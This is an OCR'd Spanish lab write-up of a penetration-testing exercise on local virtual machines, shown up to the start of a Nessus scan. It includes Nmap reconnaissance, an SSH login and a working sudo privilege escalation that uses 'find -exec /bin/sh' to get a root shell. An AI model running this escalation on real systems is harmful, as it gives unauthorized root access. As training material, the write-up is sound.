
Hackeo, elevación de privilegios, troyano y ataque “Man in the middle”

Pablo Rodríguez Vila

Índice

Máquinas: Kali-1, Kali-2, Windows 7 y Owasp.
Recursos: Conexión SSH, Hackeo, escalada de privilegios, troyano, ataque man in de middle.
Programas: Nmap, GTFOBins, Nessus, Metaspolit framework, Wireshark, Ettercap-graphical.



1- Identificar las máquinas con Nmap y conseguir las IP.

· Localizo los Host conectados en mi red con Nmap. Obtengo sus IP y puertos abiertos.

```
└─$ sudo nmap -l 192.168.1.1/24
```

· Nos aparece un router y 4 Host en nuestra red:

1º- IP 192.168.1.165
Pertenece a la máquina Kali-1 desde donde haré el ejercicio.

```
Nmap scan report for 192.168.1.165 (192.168.1.165)
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.1.165 (192.168.1.165) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

2º- IP 192.168.1.147

Esta máquina es la Kali-2 (Linux Debian).

```
Nmap scan report for 192.168.1.147
Host is up (0.0016s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
25/tcp   open  smtp    Exim smtpd 4.84
80/tcp   open  http    Apache httpd 2.2.16 ((Debian))
111/tcp  open  rpcbind 2 (RPC #100000)
2049/tcp open  nfs     2-4 (RPC #100003)
8080/tcp open  http    nginx 1.6.2
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_
kernel
```

3º- IP 192.168.1.151

Tenemos el puerto 445 “microsoft-ds”, así que es la IP de la máquina Windows 7.


```
Nmap scan report for 192.168.1.151 (192.168.1.151)
Host is up (0.00022s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
9090/tcp  open  zeus-admin
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:43:C9:A9 (Oracle VirtualBox virtual NIC)
```

4º- IP 192.168.1.149


Por descarte, pertenece a la máquina OWASP

```
Nmap scan report for 192.168.1.149
Host is up (0.00065s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
```

Por lo tanto el esquema a seguir será el siguiente:




2- SSH y escalada de privilegios.



Primero vamos a crear una conexión ssh entre la máquina kali 1 (IP 192.168.1.165) y la máquina kali 2 (IP 192.168.1.147). Para ello ponemos los siguientes comandos: “ssh -oHostKeyAlgorithms=+ssh-rsa (nombre de usuario)@(IP máquina víctima)”.


Después ponemos la contraseña de la máquina a la que queremos hacer el ssh.



Ahora que ya se ha realizado correctamente la conexión ssh, con el comando “whoami” comprobamos si somos un usuario sin privilegios o un usuario root.

En este caso somos un usuario sin privilegios.

Para la escalada de privilegios vamos a ayudarnos de la página GTOBins. La buscamos en el Firefox de Linux y entramos en ella.




Ahora vamos a comprobar si podemos ejecutar algo como root. Para ello ponemos el comando “sudo -l” en la terminal donde hemos hecho la conexión ssh.

```
user@debian:/$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```


Escogemos una de las rutas absolutas que nos salen. En este caso elegimos la ruta "/usr/bin/find". Esta ruta nos indica que con ella podemos escalar privilegios.

```
(root) NOPASSWD: /usr/bin/find
```

Vamos a la página web de GTObins e introducimos el último directorio de la ruta elegida. En este caso es "find".



Entramos en la opción "Sudo" que nos aparece dentro de "Functions".



Ahora escribimos los comandos que nos aparecieron en la página web y los ponemos en la terminal de la Kali pero cambiando "find" por la ruta absoluta que escogimos antes.
Los comandos serían:


“sudo (ruta absoluta) . -exec /bin/sh \; -quit”.

```
user@debian:~$ sudo /usr/bin/find . -exec /bin/sh \; -quit
sh-4.1#
```

Comprobamos con el comando “whoami” que ya somos usuario “root”.

```
sh-4.1# whoami
root
```

3- Hackeo y troyano.




3.1- Análisis de vulnerabilidades con Nessus


Iniciamos el programa Nessus, desde donde buscaremos vulnerabilidades de la máquina Windows 7.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
```


Una vez iniciado el programa creamos un escáner seleccionando el símbolo “New Scan” que se encuentra en la parte superior derecha de la pantalla.




Dentro del apartado “vulnerabilities”, seleccionamos “Basic Network Scan”.




Introducimos el nombre de la máquina a escanear (Windows 7) dentro de “Name” y la IP (192.168.1.151) en “Targets”. Después seleccionamos “Save”, situado en la parte inferior de la pantalla.







Ya tenemos preparado el escáner de la máquina Windows 7, pulsamos el símbolo de “play” para que 